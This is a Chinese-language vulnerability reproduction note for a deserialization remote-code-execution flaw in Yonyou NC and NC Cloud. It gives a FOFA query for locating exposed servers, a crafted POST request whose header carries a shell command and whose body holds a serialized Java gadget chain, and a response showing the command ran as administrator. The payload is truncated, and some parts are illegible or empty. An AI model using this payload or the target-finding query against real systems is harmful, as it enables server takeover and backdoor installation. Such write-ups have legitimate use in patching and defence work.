


Y4-65用友-NC-反序列化RCE

漏洞描述：

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

网站图片：



网络测绘：

fofa语法：

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body="" || body=""
```

漏洞复现：

payload:

```
POST /servlet/~uapim/nc.bs.pub.im.UserAuthenticationServlet HTTP/1.1
Host: your-ip
Cmd: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00pw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:

数据包扫描 热加载 构造请求

[illegible]

美化

```

1 HTTP/1.1: 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=07FD41ADCCF9E48CCA5
4 Date: Sun, 17-Dec-2023 09:12:41 GMT
5 Content-Length: 230
6
7 win-vsfa0r519fk/administrator
8
9 loadFactor=1 threshold=20
10 Boolean=0
11 java.util.HashMap
12
13 java.util.HashMap

```